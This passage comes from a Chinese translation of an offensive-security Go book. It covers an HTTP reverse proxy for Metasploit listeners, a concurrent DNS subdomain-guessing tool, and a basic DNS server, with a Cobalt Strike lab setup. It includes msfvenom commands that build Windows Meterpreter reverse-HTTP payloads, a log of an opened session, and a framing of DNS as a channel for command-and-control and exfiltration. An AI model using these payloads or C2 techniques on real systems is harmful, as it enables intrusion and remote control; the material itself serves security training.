接下来，仍然在 `init()` 函数中，循环遍历 `hostProxy map`，解析终点地址来创建 `net.URL` 实例。调用 `httputil.NewSingleHostReverseProxy (net.URL)` 时将该实例传入，该函数是从 URL 创建反向代理的辅助函数。更好的是，`httputil.ReverseProxy` 类型符合 `http.Handler` 实例，也就是可以使用创建的代理实例作为路由的处理函数。在 `main()` 函数中，创建路由，然后循环遍历所有的代理实例。回想下该 map 的键为主机名，值是 `httputil.ReverseProxy` 类型。对于 map 中的每一对 key/value，在路由上添加匹配函数。Gorilla MUX 工具包的路由类型包含一个名为 Host 的匹配函数，该函数接受一个主机名来匹配传入请求中的 Host 报头。对于每一个要检查的主机名，告诉路由使用相应的代理。对于一个复杂的问题来说，这是一个非常简单的解决方案。

通过启动服务来完成程序，绑定到 80 端口。保存并启动该程序。由于绑定到特别的端口，因此需要作为特别的用户执行此操作。

至此，已经有了两个正在运行的 Meterpreter 反向 HTTP 监听器，现在也应该有一个运行中的反向代理。最后一步是生成测试来检验代理是否工作。使用和 Metasploit 一起发布的负载生成工具 `msfvenom`，来生成一对 Windows 可执行文件：

```
$ msfvenom -p windows/meterpreter_reverse_http LHOST=10.0.1.20 LPORT=80 HttpHo
$ msfvenom -p windows/meterpreter_reverse_http LHOST=10.0.1.20 LPORT=80 HttpHo
```

生成了两个文件：`payload1.exe` 和 `*payload2.exe`。请注意，除了文件名之外，两者之间的唯一区别是 `HttpHostHeader` 值。这确保产生的负载使用特定的 Host 报头发送 HTTP 请求。也要注意，`LHOST` 和 `LPORT` 的值对应于反向代理的信息，而不是 Meterpreter 监听器。将生成的可执行文件传输到 Windows 系统或虚拟机。当执行该文件时，会有两个新的 sessions 创建：一个绑定在 10080 端口的监听器，一个绑定在 20080 端口的监听器。应该是下面这样：

```
>
[*] http://10.0.1.20:10080 handling request from 10.0.1.20; (UUID: hff7podk) R
rv:11.0) like Gecko'
[*] http://10.0.1.20:10080 handling request from 10.0.1.20; (UUID: hff7podk) A
[*] Meterpreter session 1 opened (10.0.1.20:10080 -> 10.0.1.20:60226) at 2020-
```

如果使用 `tcpdump` 或 `Wireshark` 查看发送到端口 10080 或 20080 的网络流量，应该看到，反向代理是与 Metasploit 监听器通信的唯一主机。还可以确认 Host 报头被适当地设置为 `attacker1.com`（用于端口 10080 上的监听器）和 `attacker2.com`（用于端口 20080 上的监听器）。

就是这样。做到了！现在提高一点。作为练习，我们建议您更新代码以使用分段的负载。这可能会有额外的挑战，因为需要确保这两个阶段都正确地路由到代理。此外，尝试通过使用 HTTPS 而不是明文的 HTTP 来实现。这将提高您在以有用、恶意的方式在代理流量方面的理解和有效性。

## 总结

在前两章中通过实现客户端和服务端完成了HTTP之旅。在下一章，将专注于DNS，这是一种对安全从业人员同样有用的协议。实际上，几乎复制这个HTTP多路复用示例来使用DNS。

# 第5章：开发DNS

## 摘要

*Domain Name System (DNS)* 定位网络域名并解析其IP地址。对于攻击者是非常有用的武器，因为组织通常允许协议从受限制的网络中流出，并且常常不能充分监视其使用。这需要一点知识，但是精明的攻击者几乎可以在攻击链的每一步利用这些问题，包括侦察，命令和控制 (C2)，甚至数据过滤。在本章中，学习使用Go和第三方包如何写一个自己的工程来执行这些功能。

首先解析主机名和IP地址，来显示能够枚举出的很多的DNS记录类型。然后使用前面几章中介绍的模式来构建一个大规模并发的子域猜测工具。最后，学会如何实现DNS服务和代理，然后使用DNS隧道来建立一个限制网络之外的C2通道！

## 实现DNS客户端

开发这个复杂程序前，先让我们来熟悉一些客户端的操作。Go内置的 net 包提供了很多功能，并支持大多数（如果不是全部）的记录类型。内置包的优点是简单易懂的API。例如 `LookupAddr(addr string)` 返回给定IP地址的主机名列表。劣势是不能指定目标服务，相反，内置包使用操作系统上配置的解析器。另一个缺点是不能详细地检查结果。

使用Miek Gieben编写的名为Go DNS的第三方包来规避这些缺点，这是我们的首选DNS包，因为它是高度模块化，并经过良好的测试。使用下面的命令来安装：

```
$ go get github.com/miekg/dns
```

安装好之后，就可以跟着接下来的示例代码操作了。首先执行记录查找，以便为主机名解析IP地址。

## 检索A Records

让我们先从查找 *fully qualified domain name (FQDN)* 开始，其指定了主机在DNS层次结构中的确切位置。然后再尝试使用 DNS记录类型的 *A record*，将FQDN解析为IP地址。使用 *A records* 将域名绑定到IP地址。清单5-1 是一个查找的例子：

```
package main

import "github.com/miekg/dns"

func main() {
    var msg dns.Msg
    fqdn := dns.Fqdn("stacktitan.com")
    msg.SetQuestion(fqdn, dns.TypeA)
    dns.Exchange(&msg, "8.8.8.8:53")
}
```

清单 5-1:检索A Records ([https://github.com/blackhat-go/bhg/ch-5/get\\_a/main.go/](https://github.com/blackhat-go/bhg/ch-5/get_a/main.go/))

先new一个 `Msg`，然后调用 `fqdn(string)` 将域转换为可以与DNS服务器交换的FQDN。下一步，调用 `SetQuestion(string, uint16)` 来修改 `MSG` 的内部状态，该函数使用 `TypeA` 表示专门查找 *A record*。（`TypeA` 被定义为常量。在该包的文档中查看其他支持的类型。）最后，调用 `Exchange(*Msg, string)` 将消息发送到所提供的服务器地址，即本例中由谷歌操作的DNS服务器。

正如您可能知道的，这段代码不是很有用。尽管向 DNS 服务器发送了查询请求 *A record*，但是没有处理结果；也就是没有对结果做任何有意义的事情。在用Go编程之前，先来看看DNS返回的结果是什么样子，以便能够对协议和不同的查询类型有更深入的了解。

执行清单 5-1 之前，先运行像 Wireshark 或 tcpdump 抓包工具来查看流量。下面是在LINUX上使用tcpdump的示例：

```
$ sudo tcpdump -i eth0 -n udp port 53
```

在另一个终端，像下面这样编译并执行程序：

```
$ go run main.go
```

执行代码后，在抓包的输出中应该会看到一个通过 8.8.8.53 的UDP连接。应该也会看到下面这样的DNS协议详情：

```
$ sudo tcpdump -i eth0 -n udp port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
23:55:16.523741 IP 192.168.7.51.53307 > 8.8.8.53: 25147+ A? stacktitan.com.
```

需要对该输出的几行进一步解释。首先，当请求 DNS *A record* 时，使用UDP创建了一个从 192.168.7.51 到 8.8.8.53 的查询。从Google的 8.8.8.8 DNS服务器响应返回，其含有解析后的IP地址，为104.131.56.170。

使用像 tcpdump这样的抓包工具，能将域名 `stacktitan.com` 解析成 IP地址。现在看看如何用Go来提取这些信息。

## 使用Msg结构体处理应答

`Exchange(*Msg, string)` 返回 `(*Msg, error)`类型的值。返回 `error`` 类型是Go 的惯用法，但为什么它会返回`*Msg`呢？为了清楚起见，查看源码中该结构的定义：

```
type Msg struct {
    MsgHdr
    Compress bool      `json:"-"` // If true, the message will be compressed
    Question []Question // Holds the RR(s) of the question section.
    Answer   []RR       // Holds the RR(s) of the answer section.
    Ns       []RR       // Holds the RR(s) of the authority section.
    Extra   []RR       // Holds the RR(s) of the additional section.
}
```

正如所见，`Msg` 中包含查询和结果。这将所有DNS查询及其结果合并到一个统一的结构中。`Msg` 类型还有几个方法来方便地处理数据。例如，`SetQuestion()` 方法方便地修改 `Question` 切片。可以使用 `append()` 直接修改该切片，然后取得结

果。 RR 类型的 Answer 切片存有查询的结果。清单 5-2 展示了如何处理应答：

```
package main

import (
    "fmt"

    "github.com/miekg/dns"
)

func main() {
    var msg dns.Msg
    fqdn := dns.Fqdn("stacktitan.com")
    msg.SetQuestion(fqdn, dns.TypeA)
    in, err := dns.Exchange(&msg, "8.8.8.8:53")
    if err != nil {
        panic(err)
    }
    if len(in.Answer) < 1 {
        fmt.Println("No records")
        return
    }
    for _, answer := range in.Answer {
        if a, ok := answer.(*dns.A); ok {
            fmt.Println(a.A)
        }
    }
}
```

清单 5-2: 处理 DNS 结果 ([https://github.com/blackhat-go/bhg/ch-5/get\\_all\\_a/main.go/](https://github.com/blackhat-go/bhg/ch-5/get_all_a/main.go/))

例子中先保存 Exchange 的返回值，然后检查 error，有错误的话调用 panic() 来退出程序。 panic() 函数能快速查看调用堆栈和发现出错的地方。下一步，验证 Answer 切片的长度是否小于1，如果不是的话，表明没有记录，然后立即退出，毕竟，当域名无法解析时，会有合法的实例。

RR 是仅有两个方法的接口，并且都不能访问存储在 answer 中的IP地址。要想访问IP地址的话，需要执行类型断言来创建数据的实例作为所需的类型。

首先，遍历 answer。接下来，执行类型断言来确保处理的是 \*dns.A 类型。执行断言时会返回两个值：该断言类型的数据和一个表示断言是否成功的 bool 值。判断断言成功后打印出 a.A 中的IP地址。尽管 net.IP 类型没有实现 String() 方法，但仍然可以轻松的打印。

花点时间研究下代码，修改下 DNS 查询，查找其他的记录。类型断言可能不熟悉，但它与其他语言中的类型转换类似。

## 枚举子域名

既然您已经知道如何使用Go作为DNS客户端，那么就可以创建有用的工具了。在本部分，创建子域猜测程序。猜测目标的子域名和其他DNS记录是侦察的基础步骤，因为知道的子域越多，就可以尝试越多的攻击。为程序提供一个候选单词列表（一个字典文件），用于猜测子域。

使用DNS，发送请求的速度与操作系统处理包数据的速度一样快。虽然语言和运行时不会成为瓶颈，但是目标服务器会。控制程序的并发就变得重要了，就像前几章那样。

首先在 **GOPATH** 下创建 *subdomain\_guesser* 文件夹，然后创建 *main.go* 文件。下一步，当开始写一个新工具时，必须确定该程序需要哪些参数。该子域猜测程序需要几个参数，包括目标域，用来猜测子域的文件，使用的目标DNS服务器，启动的工作线程数。Go 使用 `flag` 包来解析命令行参数。虽然在所有示例代码中没有使用 `flag` 包，但是在本例中，我们选择使用它来演示更健壮、更优雅的参数解析。参数解析代码如清单 5-3 所示。

```
package main

import (
    "flag"
)

func main() {
    var (
        flDomain      = flag.String("domain", "", "The domain to perform guessing")
        flWordlist    = flag.String("wordlist", "", "The wordlist to use for guess")
        flWorkerCount = flag.Int("c", 100, "The amount of workers to use.")
        flServerAddr  = flag.String("server", "8.8.8.8:53", "The DNS server to use")
    )
    flag.Parse()
}
```

清单 5-3: 构建子域猜测 ([https://github.com/blackhat-go/bhg/ch-5/subdomain\\_guesser/main.go](https://github.com/blackhat-go/bhg/ch-5/subdomain_guesser/main.go))

首先，声明 `flDomain` 变量的代码行接收 `String` 类型的参数，并声明空字符串为默认值，该变量将被解析为 `domain` 选项。下一行代码声明了 `flWorkerCount` 变量。需要使用 `Integer` 类型的值作为 `c` 命令行选项。本例中设置为 100 个默认线程。但是这个值可能太保守了，可以在测试时随意增加该值。最后，调用 `flag.Parse()` 将输入的命令行参数值解析到相应的变量中。

**注意：**可能已经注意到这个示例违反了 Unix 条例，因为示例中定义了非可选的参数。请随意使用 `os.Args`。我们只是发现 `flag` 包更简单、更快。

如果编译该程序的话应该会出现未使用的变量的错误。在调用 `flag.Parse()` 这行代码的后面添加下面的代码。该代码将变量打印到 `stdout`，确认下输入的 `-domain` 和 `-wordlist`：

```
if *flDomain == "" || *flWordlist == "" {
    fmt.Println("-domain and -wordlist are required")
    os.Exit(1)
}
fmt.Println(*flWorkerCount, *flServerAddr)
```

让工具报告可解析的名称及它们各自的IP地址，需要创建 `struct` 类型来存储这些信息。在 `main()` 函数中的定义如下：

```

type result struct {
    IPAddress string
    Hostname string
}

```

使用该工具查询两个主要的类型—A 和 CNAME。在各自的函数中分别查询。让函数尽可能的短小，并只做一件事是个不错的想法。这种开发风格让您在将来编写更小的测试。

## 查询 A 和 CNAME 记录

创建了两个函数执行查询：一个是 **A** 记录，另一个是 **CNAME** 记录。这两个函数的第一个参数都是 `FQDN`，第二个参数都是 `DNS` 服务器地址。每个函数也都返回一个字符串类型的切片和错误。将清单 5-3 中函数添加到代码中。这些函数都应该定义在 `main()` 函数外。

```

func lookupA(fqdn, serverAddr string) ([]string, error) {
    var m dns.Msg
    var ips []string
    m.SetQuestion(dns.Fqdn(fqdn), dns.TypeA)
    in, err := dns.Exchange(&m, serverAddr)
    if err != nil {
        return ips, err
    }
    if len(in.Answer) < 1 {
        return ips, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if a, ok := answer.(*dns.A); ok {
            ips = append(ips, a.A.String())
        }
    }
    return ips, nil
}

func lookupCNAME(fqdn, serverAddr string) ([]string, error) {
    var m dns.Msg
    var fqdns []string
    m.SetQuestion(dns.Fqdn(fqdn), dns.TypeCNAME)
    in, err := dns.Exchange(&m, serverAddr)
    if err != nil {
        return fqdns, err
    }
    if len(in.Answer) < 1 {
        return fqdns, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if c, ok := answer.(*dns.CNAME); ok {
            fqdns = append(fqdns, c.Target)
        }
    }
    return fqdns, nil
}

```

这段代码应该很熟悉了，因为与本章第一节中编写的代码几乎相同。第一个函数 `lookupA` 返回 IP 地址的数组，第二个函数 `lookupCNAME` 返回主机名数组。

**CNAME**，即 *canonical name*，记录一个FQDN指向另一个FQDN，后者作为第一个FQDN的别名。例如，假设example.com组织的所有者希望通过使用WordPress托管服务来托管一个WordPress站点。该服务可能有数百个IP地址来平衡所有用户的站点，因此提供单个站点的IP地址是不可行的。WordPress主机服务可以提供一个规范名称(CNAME)，example.com的所有者可以参考它。因此 `www.example.com` 可能有一个指向 `someserver.hostingcompany.org` 的CNAME，反过来这个CNAME又有一个指向IP地址的A记录。这允许 `example.com` 的所有者将其站点托管在没有IP信息的服务器上。

通常这意味着需要跟着 **CNAMEs** 的轨迹，以最终得到有效的 **A** 记录。之所以说 **轨迹** 是因为 **CNAMEs** 链可以是无穷无尽的。在 `main()` 外添加下面的函数，看下如何使用 **CNAMEs** 的轨迹来追踪到有效的 **A** 记录。

```
func lookup(fqdn, serverAddr string) []result {
    var results []result
    var cfqdn = fqdn // Don't modify the original.
    for {
        cnames, err := lookupCNAME(cfqdn, serverAddr)
        if err == nil && len(cnames) > 0 {
            cfqdn = cnames[0]
            continue // We have to process the next CNAME.
        }
        ips, err := lookupA(cfqdn, serverAddr)
        if err != nil {
            break // There are no A records for this hostname.
        }
        for _, ip := range ips {
            results = append(results, result{IPAddress: ip, Hostname: fqdn})
        }
        break // We have processed all the results.
    }
    return results
}
```

首先，定义存储结果的切片。下一步，复制传入的第一个参数 `FQDN`，这样不但不会丢失猜测的原始 `FQDN`，而且还可以用来第一次查询。之后启动无限循环，尝试解析 `FQDN` 的 **CNAME**。如果没有发生错误，且至少返回一个 **CNAME**，设置 `cfqdn` 为返回的 **CNAME**，使用 `continue` 退回到循环的开始。跟随 **CNAMEs** 的轨迹，直到失败。失败则表明到达链尾，然后就可以查找 **A** 记录；但是如果有错误，则表明在查找记录时某些东西出错了，然后早点退出循环。如果找到有效的 **A** 记录，将每个IP地址追加到待返回的 `results` 切片中，然后退出循环。最后，将 `results` 返回给调用者。

与名称解析相关的逻辑看起来很合理。但是没有考虑性能。为方便并发将示例改为 goroutine 执行。

## 传参给工作函数

创建 `goroutine` 池用于将任务传送给执行任务单元的 *worker function*。通过使用 `channel` 协调分配任务和收集结果。在第2章中的构建并发的端口扫描有过类似做法。

继续扩展清单 5-3的代码。首先，在 `main()` 函数外创建 `worker()` 函数。该函数的参数为三个 `channel`: 一个 `channel` 用于发送是否关闭的信号，一个域名 `channel` 用于接收工作，一个`channel` 用于发送结果。该函数还需要一个最终的字

字符串参数来指定要使用的DNS服务器。`worker()` 函数的代码如下：

```
type empty struct{}

func worker(tracker chan empty, fqdns chan string, gather chan []result, serve
           for fcdn := range fqdns {
               results := lookup(fcdn, serverAddr)
               if len(results) > 0 {
                   gather <- results
               }
           }
           var e empty
           tracker <- e
       }
```

引入 `worker()` 函数前，先定义一个 `empty` 类型用于追踪 `worker` 完成。`empty` 是个没有字段的 `struct`；使用空的 `struct` 是因为其字节数为0，在使用时几乎没有影响和开销。然后，在 `worker()` 函数内，循环遍历用于传递FQDN的域名 `channel`。之后收集 `lookup()` 函数的结果，并且检查确保至少有一个结果发给 `gather channel`，该 `channel` 将结果累积到 `main()` 中。`channel` 被关闭后循环会退出，把 `empty` 结构体发送给 `tracker channel`，通知调用者所有的工作的完成了。将空 `struct` 发送给 `tracker channel` 是重要的最后一步。如果没有这一步的话会有竞争条件，因为调用者可能在 `gather channel` 收到结果之前就退出了。

至此，所有的前提准备都创建好了，回到 `main()` 中继续完成清单 5-3中的程序。定义几个变量来保存结果，定义传递给 `worker` 的`channel`。把下面代码加到 `main()` 中。

```
var results []result
fqdns := make(chan string, *flWorkerCount)
gather := make(chan []result)
tracker := make(chan empty)
```

通过用户提供的执行工作的数量来创建带有缓冲的 `fqdns channel`。这能让任务执行的稍微快些，因为在生产者使其阻塞前能持有超过1个信息。

## 使用bufio创建扫描器

接下来，打开用户提供的文件作为单条使用。打开文件后，使用 `bufio` 包创建一个 `scanner`。该扫描器一次读取文件的一行数据。在 `main()` 中加入下面的代码：

```
fh, err := os.Open(*flWordlist)
if err != nil {
    panic(err)
}
defer fh.Close()
scanner := bufio.NewScanner(fh)
```

如果返回的错误不为 `nil` 的话在这地方使用内置函数 `panic()`。当写的包或程序给其他人使用时，应该考虑用更简洁的格式显示这些信息。

使用新创建的 `scanner` 从提供的词条抓取一行文本，然后结合该文本和用户提供  
的域来创建**FQDN**。将结果发送给 `fqdns channel`。但是必须要先启动工做函  
数。这是非常重要的顺序。如果没有先启动工作函数就把任务发送给 `fqdns`  
`channel`，`channel` 很快就会满了，然后生产者就会阻塞。将下面代码加入到  
`main()` 函数中。这段代码的作用就是启动工作 goroutine，读取输入文件，将任  
务发送给 `fqdns channel`。

```
for i := 0; i < *flWorkerCount; i++ {
    go worker(tracker, fcdn, gather, *flServerAddr)
}
for scanner.Scan() {
    fcdn <- fmt.Sprintf("%s.%s", scanner.Text(), *flDomain)
}
```

使用这种方式创建工作类似于在构建并发端口扫描器时所做的：使用for循环用户  
指定的次数。在第2个for循环中使用 `scanner.Scan()` 抓取文件的每行数据。当读  
完所有行时循环结束。使用 `scanner.Text()` 可以将被扫描的行转化成字符串形  
式。

开始工作了！享受一秒钟。在读下一段代码之前，想一想程序的进度和在本书中已  
完成了哪些内容。试着完成程序，然后继续下一节，在下一节中将带你完成剩余的  
部分。

## 收集并显示结果

在最后，先启动一个匿名goroutine来收集任务执行的结果。把下面代码添加到  
`main()` 中：

```
go func() {
    for r := range gather {
        results = append(results, r...)
    }
    var e empty
    tracker <- e
}()
```

通过循环遍历 `gather` 管道，将接收到的结果追加到 `results` 切片中。因为将一  
个切片追加到另一个切片，所以必须要使用 `...`。`gather` 管道关闭后循环结  
束，像之前那样发送一个空 `struct` 到 `tracker` 管道。这会防止在`append()` 还  
没完成就把结果返回给用户。

剩下的就是关闭通道并显示结果。在 `main()` 函数的底部包含以下代码，以便关闭  
通道并将结果显示给用户：

```
close(fcdn)
for i := 0; i < *flWorkerCount; i++ {
    <-tracker
}
close(gather)
<-tracker
```

第一个应该关闭的是 `fqdns` 管道，因为已经把所有的任务发送给这个管道。接下来，从每个任务执行函数的 `tracker` 管道中接收，这样就知道执行函数已经完成退出了。收到和工作函数相等数量的信号就可以关闭 `gather` 管道了，因为不会再收到结果了。最后，再一次读取 `tracker` 管道让收集的goroutine完全完成。

现在结果还未呈现给用户。来完成吧。如果你愿意的话可以使用简单的循环来遍历 `results` 切片，使用 `fmt.Printf()` 打印 `Hostname` 和 `IPAddress`。相反，我们使用几个Go的优秀内置包来显示数据；`tabwriter` 是其中之一。该包会友好的方式输出数据，甚至是按制表符分隔的列。在 `main()` 函数的最后加入下面的代码来使用 `tabwriter` 打印结果：

```
w := tabwriter.NewWriter(os.Stdout, 0, 8, 4, ' ', 0)
for _, r := range results {
    fmt.Fprintf(w, "%s\t%s\n", r.Hostname, r.IPAddress)
}
w.Flush()
```

清单 5-4 是完整的程序代码

```

package main

import (
    "bufio"
    "errors"
    "flag"
    "fmt"
    "os"
    "text/tabwriter"

    "github.com/miekg/dns"
)

func lookupA(fqdn, serverAddr string) ([]string, error) {
    var m dns.Msg
    var ips []string
    m.SetQuestion(dns.Fqdn(fqdn), dns.TypeA)
    in, err := dns.Exchange(&m, serverAddr)
    if err != nil {
        return ips, err
    }
    if len(in.Answer) < 1 {
        return ips, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if a, ok := answer.(*dns.A); ok {
            ips = append(ips, a.A.String())
        }
    }
    return ips, nil
}

func lookupCNAME(fqdn, serverAddr string) ([]string, error) {
    var m dns.Msg
    var fqdns []string
    m.SetQuestion(dns.Fqdn(fqdn), dns.TypeCNAME)
    in, err := dns.Exchange(&m, serverAddr)
    if err != nil {
        return fqdns, err
    }
    if len(in.Answer) < 1 {
        return fqdns, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if c, ok := answer.(*dns.CNAME); ok {
            fqdns = append(fqdns, c.Target)
        }
    }
    return fqdns, nil
}

func lookup(fqdn, serverAddr string) []result {
    var results []result
    var cfqdn = fqdn // Don't modify the original.
    for {
        cnames, err := lookupCNAME(cfqdn, serverAddr)
        if err == nil && len(cnames) > 0 {
            cfqdn = cnames[0]
            continue // We have to process the next CNAME.
        }
        ips, err := lookupA(cfqdn, serverAddr)
        if err != nil {
            break // There are no A records for this hostname.
        }
        for _, ip := range ips {

```

```

        results = append(results, result{IPAddress: ip, Hostname: fqdn})
    }
    break // We have processed all the results.
}
return results
}

func worker(tracker chan empty, fqdns chan string, gather chan []result, serve
for fqdn := range fqdns {
    results := lookup(fqdn, serverAddr)
    if len(results) > 0 {
        gather <- results
    }
}
var e empty
tracker <- e
}

type empty struct{}

type result struct {
    IPAddress string
    Hostname  string
}

func main() {
    var (
        flDomain      = flag.String("domain", "", "The domain to perform guess"
        flWordlist    = flag.String("wordlist", "", "The wordlist to use for g
        flWorkerCount = flag.Int("c", 100, "The amount of workers to use.")
        flServerAddr  = flag.String("server", "8.8.8.8:53", "The DNS server to
    )
    flag.Parse()

    if *flDomain == "" || *flWordlist == "" {
        fmt.Println("-domain and -wordlist are required")
        os.Exit(1)
    }

    var results []result

    fqdns := make(chan string, *flWorkerCount)
    gather := make(chan []result)
    tracker := make(chan empty)

    fh, err := os.Open(*flWordlist)
    if err != nil {
        panic(err)
    }
    defer fh.Close()
    scanner := bufio.NewScanner(fh)

    for i := 0; i < *flWorkerCount; i++ {
        go worker(tracker, fqdns, gather, *flServerAddr)
    }

    for scanner.Scan() {
        fqdns <- fmt.Sprintf("%s.%s", scanner.Text(), *flDomain)
    }
    // Note: We could check scanner.Err() here.

    go func() {
        for r := range gather {
            results = append(results, r...)
        }
    }
    var e empty
}

```

```

        tracker <- e
    }()

    close(fqdns)
    for i := 0; i < *flWorkerCount; i++ {
        <-tracker
    }
    close(gather)
    <-tracker

    w := tabwriter.NewWriter(os.Stdout, 0, 8, 4, ' ', 0)
    for _, r := range results {
        fmt.Fprintf(w, "%s\t%s\n", r.Hostname, r.IPAddress)
    }
    w.Flush()
}

```

清单 5-4: 完整的子域猜测程序 ([https://github.com/bhg/ch-5/subdomain\\_guesser/main.go/](https://github.com/bhg/ch-5/subdomain_guesser/main.go/))

子域猜测程序完成了。现在，应该能够编译并执行这个新子域猜测工具了。使用在开源库中词条或字典文件（Google搜到更多）试一下。调整任务执行者的数量；可能会发现如果执行的太快，会得到不同的结果。下面是使用100个执行者在作者的系统中所得到的结果：

```

$ wc -l namelist.txt
1909 namelist.txt
$ time ./subdomain_guesser -domain microsoft.com -wordlist namelist.txt -c 100
ajax.microsoft.com           72.21.81.200
buy.microsoft.com            157.56.65.82
news.microsoft.com           192.230.67.121
applications.microsoft.com   168.62.185.179
sc.microsoft.com              157.55.99.181
open.microsoft.com            23.99.65.65
ra.microsoft.com               131.107.98.31
ris.microsoft.com             213.199.139.250
smtp.microsoft.com            205.248.106.64
wallet.microsoft.com          40.86.87.229
jp.microsoft.com               134.170.185.46
ftp.microsoft.com              134.170.188.232
develop.microsoft.com          104.43.195.251
./subdomain_guesser -domain microsoft.com -wordlist namelist.txt -c 1000 0.23s

```

输出了几个FQDNs及其IP地址。基于输入文件中的词条来猜测每个结果的子域值。

现在已经构建了自己的子域猜测工具，并学会了如何解析主机名和IP地址来枚举不同的DNS记录，接下来就可以编写自己的DNS服务器和代理了。

## 编写DNS服务

正如尤达所说，“总是有两个，不多也不少”。当然，他说的是客户端-服务器的关系，既然已经掌控了客户端，现在是时候掌控服务器了。在本部分，使用 Go 的 DNS 包写一个基础的服务器和代理。可以使用DNS服务器干一些邪恶的事，包括但不限于从限制性网络中挖掘隧道和使用假的无线接入点进行欺骗攻击。

开始之前先要搭建实验环境。这个实验环境能模拟真实的场景，而不必拥有合法的域和使用昂贵的基础设施，但是如果想注册域并使用真实的服务器，请随意。

## 测试环境搭建和服务结束

测试环境使用两个虚拟机（VMs）：一个Windows VM作为客户端，一个Ubuntu VM作为服务器。本例使用VMWare工作站，并为每台机器提供桥接网络模式；可以使用私人虚拟网络，但要确保这两台机器在同一网络中。服务器运行两个官方Java Docker image 构建的 Cobalt Strike Docker 实例（Cobalt Strike依赖于Java）。图5-1是搭建的示意图。




图 5-1: 搭建 DNS 服务的测试环境

首先创建Ubuntu VM。为此，使用16.04.1版本的TLS。不需要特别考虑，但是VM至少应该配置4g内存和两个CPU。如果已经有VM或主机的话也可以使用。操作系统安装之后，就可以安装Go的开发环境了（参见第1章）。

安装完Ubuntu VM后，再安装 *Docker*。在本章代理那部分，使用Docker运行多个 Cobalt Strike实例。在终端中运行下面的命令来安装Docker：

```
$ sudo apt-get install apt-transport-https ca-certificates
sudo apt-key adv \
    --keyserver hkp://ha.pool.sks-keyservers.net:80 \
    --recv-keys 58118E89F3A912897C070ADBF76221572C52609D
$ echo "deb https://apt.dockerproject.org/repo ubuntu-xenial main" | sudo tee
$ sudo apt-get update
$ sudo apt-get install linux-image-extra-$(uname -r) linux-image-extra-virtual
$ sudo service docker start
$ sudo usermod -aG docker USERNAME
```

安装好之后需要重启系统。接下来执行下面的命令验证Docker是否安装成功：

```
$ docker version
Client:
  Version: 1.13.1 API version: 1.26
  Go version:
  Git commit:
  Built:
  OS/Arch:
  go1.7.5
  092cba3
  Wed Feb 8 06:50:14 2017 linux/amd64
```

Docker安装好之后，使用下面的命令下载Java镜像。该命令仅拉取基础的Docker Java镜像，但不会创建任何容器。这是为稍后构建Cobalt Strike而准备的。

```
$ docker pull java
```

最后，确认下 `dnsmasq` 没有在运行，因为其会监听53端口。否则的话，DNS服务不能运作，因为使用同一个端口。如果在运行就通过ID杀死进程：

```
$ ps -ef | grep dnsmasq
nobody 3386 2017 0 12:08
$ sudo kill 3386
```

现在创建 **Windows VM**。同样，如果有现成的机器也可以使用。不需要任何特殊的设置，基础的设置就可以了。系统创建成功后，设置DNS服务为Ubuntu系统的IP地址。

为了测试实验环境并介绍如何编写DNS服务器，先编写一个只返回 **A** 记录的基本服务器。在Ubuntu系统的**GOPATH**下，新建 `*github.com/blackhat-go/bhg/ch-5/a_server` 文件夹和 `main.go*` 文件。清单 5-5是创建简单的DNS服务器的完整代码。

```
package main

import (
    "log"
    "net"

    "github.com/miekg/dns"
)
func main() {
    dns.HandleFunc(".", func(w dns.ResponseWriter, req *dns.Msg) {
        var resp dns.Msg
        resp.SetReply(req)
        for _, q := range req.Question {
            a := dns.A{
                Hdr: dns.RR_Header{
                    Name: q.Name, Rrtype: dns.TypeA, Class: dns.ClassINET, Ttl: 0,
                },
                A: net.ParseIP("127.0.0.1").To4(),
            }
            resp.Answer = append(resp.Answer, &a)
        }
        w.WriteMsg(&resp)
    })
    log.Fatal(dns.ListenAndServe(":53", "udp", nil))
}
```

清单 5-5: DNS 服务 ([https://github.com/blackhat-go/bhg/ch-5/a\\_server/main.go/](https://github.com/blackhat-go/bhg/ch-5/a_server/main.go/))

服务器代码先调用 `HandleFunc()`；看起来有点像 `net/http` 包。该函数的第一个参数是要匹配的查询模式。使用此模式向DNS服务器指明哪些请求将由提供的函数处理。代码中使用的点号，表明第二个参数中的函数处理所有的请求。

传递给 `HandleFunc()` 函数的第二个参数是含有处理逻辑的函数。该函数接收两个参数：一个 `ResponseWriter` 和自身的请求。在该处理函数里面，先创建了一个 `message` 并设置 `reply`。接下来为每个 `question` 创建 `answer`，使用了**A** 记录，其实现了 `RR` 接口。这部分会根据你要找的`answer`的类型而有所不同。使用 `append()` 将 `A` 指针追加到响应的 `Answer` 字段上。响应完成后，可以使用 `WriteMessage()` 将此`message` 写到调用的客户端。最后，调用 `ListenAndServe()` 启动服务。此代码将所有请求解析到 127.0.0.1 的IP地址上。

编译并启动服务后， 使用 `dig` 就可以测试。确认要查询的主机名解析到 127.0.0.1。这就表示如设计的那样工作。

```
$ dig @localhost facebook.com
; <>> DiG 9.10.3-P4-Ubuntu <>> @localhost facebook.com ; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 33594
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0 ;; WARNING:
;; QUESTION SECTION:
;facebook.com. IN A
;; ANSWER SECTION:
facebook.com. 0 IN A
;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Mon Dec 19 13:13:45 MST 2016 ;; MSG SIZE rcvd: 58
127.0.0.1
```

注意到该服务需要使用 `sudo` 或 `root` 账号启动，这是因为服务监听在私密端口——53。如果服务不工作，需要杀掉 `dnsmasq` 进程。

## 创建DNS服务和代理

